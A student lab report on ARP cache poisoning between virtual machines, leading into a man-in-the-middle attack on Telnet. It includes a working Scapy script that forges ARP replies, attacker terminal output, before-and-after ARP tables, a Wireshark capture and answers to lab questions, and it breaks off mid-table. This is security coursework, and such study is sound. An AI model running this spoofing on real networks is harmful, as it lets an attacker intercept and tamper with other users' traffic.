
```
[10/01/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$ arp -a
? (10.0.2.5) at 08:00:27:ff:48:ce [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
? [(10.0.2.8) at <incomplete> on enp0s3
? (10.0.2.3) at 08:00:27:08:44:3d [ether] on enp0s3
[10/01/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$
```

The ARP table of VM B before the attack:



```
[10/01/21]seed@ankith_j_rai_PES1UG19CS069:~$ arp -a
? (10.0.2.3) at 08:00:27:08:44:3d [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
? (10.0.2.7) at 08:00:27:e4:52:98 [ether] on enp0s3
[10/01/21]seed@ankith_j_rai_PES1UG19CS069:~$
```


Attacker Terminal screenshot:



```
[10/01/21]seed@ankith_j_rai_PES1UG19CS069:~/.../assignment3$ sudo python Task1C.py
###[ Ethernet ]###
    dst      = ff:ff:ff:ff:ff:ff
    src      = 08:00:27:ff:48:ce
    type     = 0x806
###[ ARP ]###
    hwtype   = 0x1
    ptype    = 0x800
    hwlen    = 6
    plen     = 4
    op       = who-has
    hwsrc   = 08:00:27:ff:48:ce
    psrc    = 10.0.2.8
    hwdst   = ff:ff:ff:ff:ff:ff
    pdst    = 10.0.2.8

Sent 1 packets.
[10/01/21]seed@ankith_j_rai_PES1UG19CS069:~/.../assignment3$
```


The ARP table of VM A after the attack:



```
[10/01/21]seed@ankith_j_rai_PES1UG19CS069:~.../CNS_victim$ arp -a
? (10.0.2.5) at 08:00:27:ff:48:ce [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
? (10.0.2.8) at 08:00:27:ff:48:ce [ether] on enp0s3
? (10.0.2.3) at 08:00:27:08:44:3d [ether] on enp0s3
[10/01/21]seed@ankith_j_rai_PES1UG19CS069:~.../CNS_victim$
```

We can see in the above screenshot that in the arp table of the VM A the ip address of VM B(10.0.2.8) is mapped to the MAC address of the attacker machine(08:00:27:ff:48:ce).

The ARP table of VM B after the attack:



```
[10/01/21]seed@ankith_j_rai_PES1UG19CS069:~$ arp -a
? (10.0.2.3) at 08:00:27:08:44:3d [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
? (10.0.2.7) at 08:00:27:e4:52:98 [ether] on enp0s3
[10/01/21]seed@ankith_j_rai_PES1UG19CS069:~$
```

Questions:

1. Why does VM B's ARP cache remain unchanged in this approach even though packet was broadcasted on the network?


Ans) This is because the sender's ip address and VM B ip address match hence it NM B discarded the sent packet,as we know that in the arp table the entries consist only of ip address and mac address that does not belong to the host.

2. Do we get the same result in all the above 3 approaches in Task1?

Ans) Yes, we get the same result from all the above 3 approaches of task1.


Task 2: MITM Attack on Telnet using ARP Cache Poisoning

Step 1:




```
#!/usr/bin/python3
from scapy.all import *
# Entering Destination MAC Addr (VM A) and Source MAC Addr (Attacker)
E1 = Ether(dst='08:00:27:e4:52:98', src='08:00:27:ff:48:ce')
E2 = Ether(dst='08:00:27:4e:7d:b7', src='08:00:27:ff:48:ce')
# Mapping Attacker's MAC address with VM B's IP and sending to VM A's ARP cache
A = ARP(hwsrc='08:00:27:ff:48:ce', psrc='10.0.2.8', hwdst='08:00:27:e4:52:98', pdst='10.0.2.7')
B = ARP(hwsrc='08:00:27:ff:48:ce', psrc='10.0.2.7', hwdst='08:00:27:4e:7d:b7', pdst='10.0.2.8')
pkt1 = E1/A
pkt2 = E2/B
print("Packet sent to VMA")
pkt1.show()
print("Packet sent to VMB")
pkt2.show()
sendp(pkt1)
sendp(pkt2)|
```

The ARP table of VM A before the attack:




```
[10/01/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$ arp
Address           HWtype  HWaddress          Flags Mask      Iface
10.0.2.1          ether    52:54:00:12:35:00  C        enp0s3
10.0.2.5          ether    08:00:27:ff:48:ce  C        enp0s3
10.0.2.3          ether    08:00:27:96:3c:e6  C        enp0s3
[10/01/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$
```

The ARP table of VM B before the attack:



```
[10/01/21]seed@ankith_j_rai_PES1UG19CS069:~$ arp
Address           HWtype  HWaddress          Flags Mask      Iface
10.0.2.3          ether    08:00:27:96:3c:e6  C        enp0s3
10.0.2.1          ether    52:54:00:12:35:00  C        enp0s3
10.0.2.5          ether    08:00:27:ff:48:ce  C        enp0s3
[10/01/21]seed@ankith_j_rai_PES1UG19CS069:~$
```

Attacker Terminal screenshot:




```
[10/01/21]seed@ankith_j_rai_PES1UG19CS069:~/.../assignment3$ sudo python Task2.1.py
Packet sent to VMA
###[ Ethernet ]###
dst      = 08:00:27:e4:52:98
src      = 08:00:27:ff:48:ce
type     = 0x806
###[ ARP ]###
hwtype   = 0x1
ptype    = 0x800
hlen     = 6
plen     = 4
op       = who-has
hwsrc   = 08:00:27:ff:48:ce
psrc    = 10.0.2.8
hwdst   = 08:00:27:e4:52:98
pdst    = 10.0.2.7

Packet sent to VMB
###[ Ethernet ]###
dst      = 08:00:27:4e:7d:b7
src      = 08:00:27:ff:48:ce
type     = 0x806
###[ ARP ]###
hwtype   = 0x1
ptype    = 0x800
hlen     = 6
plen     = 4
op       = who-has
hwsrc   = 08:00:27:ff:48:ce
psrc    = 10.0.2.7
hwdst   = 08:00:27:4e:7d:b7
pdst    = 10.0.2.8

.
Sent 1 packets.
.
Sent 1 packets.
```

From the two packets sent we can see that in the first packet ip address of VM B is mapped to MAC address of attacker and in the second packet sent the ip address of VM A is mapped to MAC of attacker machine.

The ARP table of VM A after the attack:



Address	HwType	HwAddress	Flags	Mask	Iface
10.0.2.1	ether	52:54:00:12:35:00	C		enp0s3
10.0.2.5	ether	08:00:27:ff:48:ce	C		enp0s3
10.0.2.8	ether	08:00:27:ff:48:ce	C		enp0s3
10.0.2.3	ether	08:00:27:96:3c:e6	C		enp0s3



From the above screenshot we can see that in ARP table of VM A the ip address of VM B(10.0.2.8) is mapped to the MAC address of the attacker machine(08:00:27:ff:48:ce).

The ARP table of VM B after the attack:

```
[10/01/21]seed@ankith_j_rai_PES1UG19CS069:~$ arp
Address          Hwtype   Hwaddress      Flags Mask           Iface
10.0.2.3         ether    08:00:27:96:3c:e6  C        enp0s3
10.0.2.1         ether    52:54:00:12:35:00  C        enp0s3
10.0.2.7         ether    08:00:27:ff:48:ce  C        enp0s3
10.0.2.5         ether    08:00:27:ff:48:ce  C        enp0s3
[10/01/21]seed@ankith_j_rai_PES1UG19CS069:~$
```


From the above screenshot we can see that in ARP table of VM B the ip address of VM A(10.0.2.7) is mapped to the MAC address of the attacker machine(08:00:27:ff:48:ce).

Wireshark screenshot of packet sent to VM A



From the above screenshot we can confirm that the ARP packet has been sent successfully to VM A from 10.0.2.8 ip address with MAC address as 08:00:27:ff:ce.

Wireshark screenshot of packet sent to VM B



From the above screenshot we can confirm that the ARP packet has been sent successfully to VM B from 10.0.2.7 ip address with MAC address as 08:00:27:ff:ce.

Step 2:

```

[10/01/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$ arp
Address      HWtype  HWaddress           Flags Mask   Iface
10.0.2.1      ether    52:54:00:12:35:00  C       enp0s3
10.0.2.5      ether    08:00:27:ff:48:ce  C       enp0s3
10.0.2.8      ether    08:00:27:ff:48:ce  C       enp0s3
10.0.2.3      ether    08:00:27:96:3c:e6  C       enp0s3
[10/01/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$ ping 10.0.2.8
PING 10.0.2.8 (10.0.2.8) 56(84) bytes of data.
64 bytes from 10.0.2.8: icmp_seq=9 ttl=64 time=1.98 ms
64 bytes from 10.0.2.8: icmp_seq=10 ttl=64 time=1.04 ms
64 bytes from 10.0.2.8: icmp_seq=11 ttl=64 time=0.984 ms
64 bytes from 10.0.2.8: icmp_seq=12 ttl=64 time=1.07 ms
64 bytes from 10.0.2.8: icmp_seq=13 ttl=64 time=1.06 ms
64 bytes from 10.0.2.8: icmp_seq=14 ttl=64 time=0.229 ms
64 bytes from 10.0.2.8: icmp_seq=15 ttl=64 time=1.08 ms
64 bytes from 10.0.2.8: icmp_seq=16 ttl=64 time=1.11 ms
64 bytes from 10.0.2.8: icmp_seq=17 ttl=64 time=0.853 ms
64 bytes from 10.0.2.8: icmp_seq=18 ttl=64 time=0.461 ms
^C
--- 10.0.2.8 ping statistics ---
18 packets transmitted, 10 received, 44% packet loss, time 17221ms
rtt min/avg/max/mdev = 0.229/0.989/1.982/0.436 ms
[10/01/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$

```

The above screenshot contains the arp cache table of VM A and the pinging of VM B from VM A and we can see that there is 44% packet loss.

The wireshark screenshot:

No.	Time	Source	Destination	Protocol	Length	Info
1	2021-10-01 16:43:11.2417511	::1	::1	UDP	64	54864 ~ 41963 Len=0
2	2021-10-01 16:43:19.3691967	PcsCompu_e4:52:98	ARP	62	Who has 10.0.2.8 Tell 10.0.2.7	
3	2021-10-01 16:43:19.3691967	PcsCompu_e4:7d:b7	ARP	62	10.0.2.8 is at 08:00:27:4e:7d:b7	
4	2021-10-01 16:43:19.3611112	10.0.2.7	10.0.2.8	ICMP	108	Echo (ping) request id=0x9d48, seq=9/2394, ttl=64 (reply in 5)
5	2021-10-01 16:43:19.3611587	10.0.2.8	10.0.2.7	ICMP	108	Echo (ping) reply id=0x9d48, seq=9/2394, ttl=64 (request in 4)
6	2021-10-01 16:43:20.3606952	10.0.2.7	10.0.2.8	ICMP	108	Echo (ping) request id=0x9d48, seq=10/2560, ttl=64 (reply in 7)
7	2021-10-01 16:43:20.3607545	10.0.2.8	10.0.2.7	ICMP	108	Echo (ping) reply id=0x9d48, seq=10/2560, ttl=64 (request in 6)
8	2021-10-01 16:43:21.3623669	10.0.2.7	10.0.2.8	ICMP	108	Echo (ping) request id=0x9d48, seq=11/2816, ttl=64 (reply in 9)
9	2021-10-01 16:43:21.3624189	10.0.2.8	10.0.2.7	ICMP	108	Echo (ping) reply id=0x9d48, seq=11/2816, ttl=64 (request in 8)
10	2021-10-01 16:43:22.3635221	10.0.2.7	10.0.2.8	ICMP	108	Echo (ping) request id=0x9d48, seq=12/3072, ttl=64 (reply in 11)
11	2021-10-01 16:43:22.3635860	10.0.2.8	10.0.2.7	ICMP	108	Echo (ping) reply id=0x9d48, seq=12/3072, ttl=64 (request in 10)
12	2021-10-01 16:43:23.3660161	::1	::1	UDP	64	54864 ~ 41963 Len=0
13	2021-10-01 16:43:23.3660561	10.0.2.7	10.0.2.8	ICMP	108	Echo (ping) request id=0x9d48, seq=13/3328, ttl=64 (reply in 14)
14	2021-10-01 16:43:23.3661145	10.0.2.8	10.0.2.7	ICMP	108	Echo (ping) reply id=0x9d48, seq=13/3328, ttl=64 (request in 13)
15	2021-10-01 16:43:24.3676312	10.0.2.7	10.0.2.8	ICMP	108	Echo (ping) request id=0x9d48, seq=14/3584, ttl=64 (reply in 16)
16	2021-10-01 16:43:24.3676524	10.0.2.8	10.0.2.7	ICMP	108	Echo (ping) reply id=0x9d48, seq=14/3584, ttl=64 (request in 15)
17	2021-10-01 16:43:24.4271814	PcsCompu_e4:7d:b7	ARP	44	Who has 10.0.2.7 Tell 10.0.2.8	
18	2021-10-01 16:43:24.4273853	PcsCompu_e4:52:98	ARP	62	10.0.2.7 is at 08:00:27:e4:52:98	
19	2021-10-01 16:43:25.3766016	10.0.2.7	10.0.2.8	ICMP	108	Echo (ping) request id=0x9d48, seq=15/3840, ttl=64 (reply in 20)
20	2021-10-01 16:43:25.3766591	10.0.2.8	10.0.2.7	ICMP	108	Echo (ping) reply id=0x9d48, seq=15/3840, ttl=64 (request in 19)
21	2021-10-01 16:43:26.3788351	10.0.2.7	10.0.2.8	ICMP	108	Echo (ping) request id=0x9d48, seq=16/4096, ttl=64 (reply in 22)
22	2021-10-01 16:43:26.3788933	10.0.2.8	10.0.2.7	ICMP	108	Echo (ping) reply id=0x9d48, seq=16/4096, ttl=64 (request in 21)
23	2021-10-01 16:43:27.3796298	10.0.2.7	10.0.2.8	ICMP	108	Echo (ping) request id=0x9d48, seq=17/4352, ttl=64 (reply in 24)
24	2021-10-01 16:43:27.3796842	10.0.2.8	10.0.2.7	ICMP	108	Echo (ping) reply id=0x9d48, seq=17/4352, ttl=64 (request in 23)
25	2021-10-01 16:43:27.3801277	10.0.2.7	10.0.2.8	ICMP	108	Echo (ping) request id=0x9d48, seq=18/4608, ttl=64 (reply in 26)
26	2021-10-01 16:43:29.3801323	10.0.2.8	10.0.2.7	ICMP	108	Echo (ping) reply id=0x9d48, seq=18/4608, ttl=64 (request in 25)
27	2021-10-01 16:43:30.6899286	10.0.2.8	10.0.2.7	DHCP	344	DHCP Request - Transaction ID 0xad874d01
28	2021-10-01 16:43:30.6899300	10.0.2.3	10.0.2.8	DHCP	592	DHCP ACK - Transaction ID 0xad874d01
29	2021-10-01 16:43:35.6912579	PcsCompu_e4:7d:b7	ARP	44	Who has 10.0.2.3 Tell 10.0.2.8	
30	2021-10-01 16:43:35.6914275	PcsCompu_96:3c:e6	ARP	62	10.0.2.3 is at 08:00:27:96:3c:e6	

Questions:

1. What do you observe? Explain your observation.

Ans)We could see that once the ping 10.0.2.8 command was executed on VM A it took some for the first packet to be sent.But it was noted that the ip address of VM B(10.0.2.8) was mapped back to the it's MAC address(08:00:27:4e:7d:b7) and not attacker MAC address (08:00:27:ff:48:ce) in VM A's ARP table.


Terminal						
Address	Hwtype	Hwaddress	Flags	Mask	Iface	
10.0.2.1	ether	52:54:00:12:35:00	C		enp0s3	
10.0.2.5	ether	08:00:27:ff:48:ce	C		enp0s3	
10.0.2.8	ether	08:00:27:4e:7d:b7	C		enp0s3	
10.0.2.3	ether	08:00:27:96:3c:e6	C		enp0s3	

It was also noted that the ip address of VM A(10.0.2.7) was mapped back to the it's MAC address(08:00:27:e4:52:98) and not attacker MAC address (08:00:27:ff:48:ce) in VM B's ARP table.

Terminal						
Address	Hwtype	Hwaddress	Flags	Mask	Iface	
10.0.2.3	ether	08:00:27:96:3c:e6	C		enp0s3	
10.0.2.1	ether	52:54:00:12:35:00	C		enp0s3	
